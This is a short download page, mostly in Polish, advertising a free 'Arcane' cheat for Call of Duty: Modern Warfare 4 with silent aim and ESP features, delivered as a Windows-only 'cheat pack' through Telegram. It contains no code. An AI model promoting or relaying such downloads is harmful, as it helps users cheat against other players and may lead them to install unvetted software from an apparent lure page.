Arcane MW4 cheat/Hack | Silent aim, FOV, Skeleton ESP, ESP | free download 2026
- Gra
- Call of Duty®: Modern Warfare® 4
- Wersja trainera
- 1.0
- Dodano
- 18 ноя 2026
Ten trainer jest tylko na Windows PC. Nie uruchomi się na telefonie.
Pobierz cheat pack Otwórz w TelegramieAlbo skopiuj link do tej strony i otwórz go na komputerze.








